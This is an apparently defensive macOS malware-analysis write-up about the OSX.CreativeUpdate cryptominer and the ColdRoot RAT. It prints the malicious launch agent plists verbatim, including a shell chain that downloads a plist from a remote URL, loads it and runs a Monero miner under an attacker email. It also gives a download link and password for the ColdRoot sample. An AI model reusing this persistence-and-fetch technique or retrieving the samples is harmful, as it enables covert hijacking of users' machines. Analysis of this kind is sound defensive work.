
```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" ...>
  <plist version="1.0">
  <dict>
  <key>Label</key>
  <string>MacOSupdate</string>
  <key>ProgramArguments</key>
  <array>
    <string>sh</string>
    <string>-c</string>
    <string>launchctl unload -w ~/Library/LaunchAgents/MacOS.plist
            && rm -rf ~/Library/LaunchAgents/MacOS.plist &&
            curl -o ~/Library/LaunchAgents/MacOS.plist
            https://public.adobecc.com/files/1UJET2WD0VPD5SD0CRLX0EH2UIEEFF?
              content_disposition=attachment
            && launchctl load -w ~/Library/LaunchAgents/MacOS.plist
```

```
          && ~/Library/mdworker/mdworker</string>
</array>
<key>RunAtLoad</key>
<true/>
</dict>
</plist>
```

This second launch agent (`~/Library/LaunchAgents/MacOS.plist`) persists a binary named `mdworker` (that is persistently executed via `sh`):

```
$ cat ~/Library/LaunchAgents/MacOS.plist

<key>ProgramArguments</key>
<array>
  <string>sh</string>
  <string>-c</string>
  <string>
    ~/Library/mdworker/mdworker -user walker18@protonmail.ch -xmr
  </string>
</array>
```

Using Objective-See's **KnockKnock** utility, it's easy to see this persistence:




vmware-tools-daemon
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchAgents/com.vmware.launchd.vmware-tools-userd.plist

sh
/bin/sh
/Users/user/Library/LaunchAgents/MacOS.plist

Capabilities: Cryptominer

As noted by **@noarfromspace**, the `OSX.CreativeUpdate` simply installs a cryto-miner:

The miner, `mdworker` (which is persistently executed via the aforementioned launch agent: `~/Library/LaunchAgents/MacOS.plist`), it simply **MinerGate**'s commandline cryptominer, `minergate-cli`:



Downloads

We have detected the suitable miner version for your computer

Mac
10.9 or later 64 bit
Minergate-cli v4.04

Get It

How to mine with console miner

```
00000@00000-desktop: ~/Documents
00000@00000-desktop:~/Documents ./minergate-cli -user minergate@minergate.com -proxy socks://10.33.162.2:1080 -bcn 2 -fcn+qcn 1
[2014-06-20 20:26:29.195] [ info]  Loading miners...
[2014-06-20 20:26:29.196] [ info]  Miners loaded successfully
[2014-06-20 20:26:29.220] [ info]  Pool parameters query...
[2014-06-20 20:26:29.713] [ info]  Using SOCKS proxy
[2014-06-20 20:26:29.713] [ info]  Mining speed changed to: 2
[2014-06-20 20:26:29.713] [ info]  Mining speed changed to: 1
[2014-06-20 20:26:29.713] [ info]  Starting miner...
[2014-06-20 20:26:29.713] [ info]  Connecting to pool: http://95.211.217.65:5555. Login: minergate@minergate.com
[2014-06-20 20:26:29.714] [ info]  Starting miner...
[2014-06-20 20:26:29.714] [ info]  Connecting to pool: http://95.211.217.65:5560. Login: minergate@minergate.com
[2014-06-20 20:26:29.716] [ info]  Miner running
[2014-06-20 20:26:29.716] [ info]  Miner running
[2014-06-20 20:26:30.653] [ info]  Successfully connected to pool: http://95.211.217.65:5560. session_id="{c215bb08-4b5c-4fc5-9cf3-4c0b5107f634}"
[2014-06-20 20:26:30.653] [ info]  New Job: job_id="{dcc63b8b-5ca4-401a-83f7-ea5ba905f0e2}" blob="0100b1c1919d05611d1b41a723d8cad465a6e0baca6ee1cfdd95cd0c9cd4a46d4e8cd2c0f184fa00000000b4916870c4e0d8ae4e27d
900ba1d25a892f38a4c35ccf4a65cce3869ba2cc93703" target="859a9300"
[2014-06-20 20:26:30.657] [ info]  Successfully connected to pool: http://95.211.217.65:5555. session_id="{0c7f39ea-8ade-4708-88ac-972672c36f9a}"
[2014-06-20 20:26:30.657] [ info]  New Job: job_id="{bec1eff0-5160-4083-a3fb-e95f0ed7ba72}" blob="0100b4c1919d0521e0b8a0168f0dd50f356f9954058a2e14a94645853408c6c11448bf1e643d5d00000000007ba1b9b3f9132e5265f82
47d8ced7d9c9992d6ffb2716285f8631bf926c4da9106" target="859a9300"
[2014-06-20 20:26:33.152] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:36.521] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:39.573] [ info]  BCN hashrate: 98.0874 H/s
[2014-06-20 20:26:39.573] [ info]  FCN+QCN hashrate: 49.4764 H/s
[2014-06-20 20:26:40.029] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:40.521] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:41.021] [ info]  New Job: job_id="{acd018ef-ba8d-40fe-a7c3-580dec8bce96}" blob="0100c0c1919d058d5703708df1ad9a578f31ec7299731e0e4af8d554320602973234edb8b3a40700000000d272edfe244bdb50f9454
261a84d53600159e0f226ffdd8e5791a1c2307bbc0001" target="859a9300"
[2014-06-20 20:26:41.027] [ info]  New Job: job_id="{a2bb0a01-5baa-4513-ac46-b8625152a0f5}" blob="0100bfc1919d0521e0b8a0168f0dd50f356f9954058a2e14a94645853408c6c11448bf1e643d5d000000007a2a74f05fe4142745b72
c78cd478d565bdfac1472d09889878a88d4c689844106" target="859a9300"
[2014-06-20 20:26:42.308] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:44.576] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:49.585] [ info]  BCN hashrate: 116.222 H/s
[2014-06-20 20:26:49.585] [ info]  FCN+QCN hashrate: 58.4908 H/s
[2014-06-20 20:26:51.025] [ info]  New Job: job_id="{b12cc594-ffab-44ce-b17e-02998a3c1a21}" blob="0100c9c1919d058d5703708df1ad9a578f31ec7299731e0e4af8d554320602973234edb8b3a40700000000009ee80d851003cf075fa57
c20059c6c0b04cea07d2a4dc3c6419532749df95d0f01" target="859a9300"
[2014-06-20 20:26:51.031] [ info]  New Job: job_id="{b9269127-9992-4402-b5ad-be9e5c306ecb}" blob="0100c9c1919d0521e0b8a0168f0dd50f356f9954058a2e14a94645853408c6c11448bf1e643d5d000000001bb4fb8f4af4e5b591f31
afdd30013d64e618c678881bee8c23c33f1a3d5522206" target="859a9300"
[2014-06-20 20:26:51.583] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:55.473] [ info]  Share submitted successfully!!!
[2014-06-20 20:26:59.578] [ info]  BCN hashrate: 118.257 H/s
[2014-06-20 20:26:59.578] [ info]  FCN+QCN hashrate: 59.7095 H/s
[2014-06-20 20:27:00.453] [ info]  Share submitted successfully!!!
[2014-06-20 20:27:01.577] [ info]  Share submitted successfully!!!
[2014-06-20 20:27:02.069] [ info]  Share submitted successfully!!!
```

All available console solutions

Windows	Mac	Ubuntu	Fedora
7 or later 64 bit Minergate-cli v4.04	10.9 or later 64 bit Minergate-cli v4.04	14.04 or later 64 bit Minergate-cli v4.05	20 or later 64 bit Minergate v4.05

Since the miner (`mdworker`) is invoked from the launch agent plist, with the `-xmr` flag, infected computers will mine Monero. And what about the email addresses, `walker18@protonmail.ch` that's embedded in the launch agent plist? **Thomas Reed** notes the mining software will, "*periodically connect to `minergate.com`, passing in the email address as the login.*" This of course is how the attacker 'receives' the minded Montero. 💰

(Win/Linux/OSX).ColdRoot

```
ColdRoot is a fully-featured cross-platform persistent RAT (remote "administration" tool) …written in Pascal!
```


Download: **`ColdRoot`** (password: `infect3d`)

Writeups:

- **`Tearing Apart the Undetected (OSX)Coldroot RAT`**
- **`Year-Old Coldroot RAT Targets MacOS, Still Evades Detection`**

Infection Vector: Unknown (it's unlikely ColdRoot was ever deployed in the wild)

The apparent creator, `Coldzer0`, was previously set to offer the malware for sale:



jack rose 1 year ago

Where can I get it

Coldzer0 1 year ago

i'll release it 1/1/2017
and it's not free :D

jack rose 1 year ago

what website will it be.and what is the price.

Coldzer0 1 year ago

http://coldroot.com/
the price will be added soon on site

jack rose 1 year ago

Can I buy it now?

…it is unknown if `ColdRoot` ever made it into the wild and/or infected any macOS users. As such the infection vector is unknown (though likely would have been something relying on social engineering and thus requiring user interaction).

